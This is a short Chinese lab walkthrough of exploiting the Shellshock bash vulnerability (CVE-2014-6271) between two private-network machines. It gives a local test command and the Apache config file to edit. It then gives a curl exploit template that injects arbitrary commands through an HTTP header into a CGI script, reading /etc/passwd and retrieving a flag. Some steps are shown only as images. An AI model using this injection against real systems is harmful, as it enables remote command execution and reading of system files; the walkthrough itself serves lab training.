**实验环境：**

攻击机：Centos5.5 IP：192.168.1.130

靶机：Ubuntu IP：192.168.1.103

**1.判断漏洞**


在ubuntu输入以下指令，如果出现" CVE-2014-6271"字样则代表存在漏洞：

env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"



**2.服务配置**

vi /etc/apache2/sites-enabled/000-default















3.远程渗透

渗透指令：curl -H 'x: () { :;};a=`攻击命令`;echo $a' 'http://靶机IP地址/cgi-bin/test.sh' -I

首先使用普通的/bin/cat /etc/passwd命令来查看是否有回显,如果有则可以进行下一步操作




在Ubuntu /root目录下创建flag文件并降低/root目录权限：





将/root目录下的flag文件复制到网站目录下：



在Ubuntu网站目录下查看发现存在该文件



Centos5.5通过浏览器访问查看flag文件获取文件内容

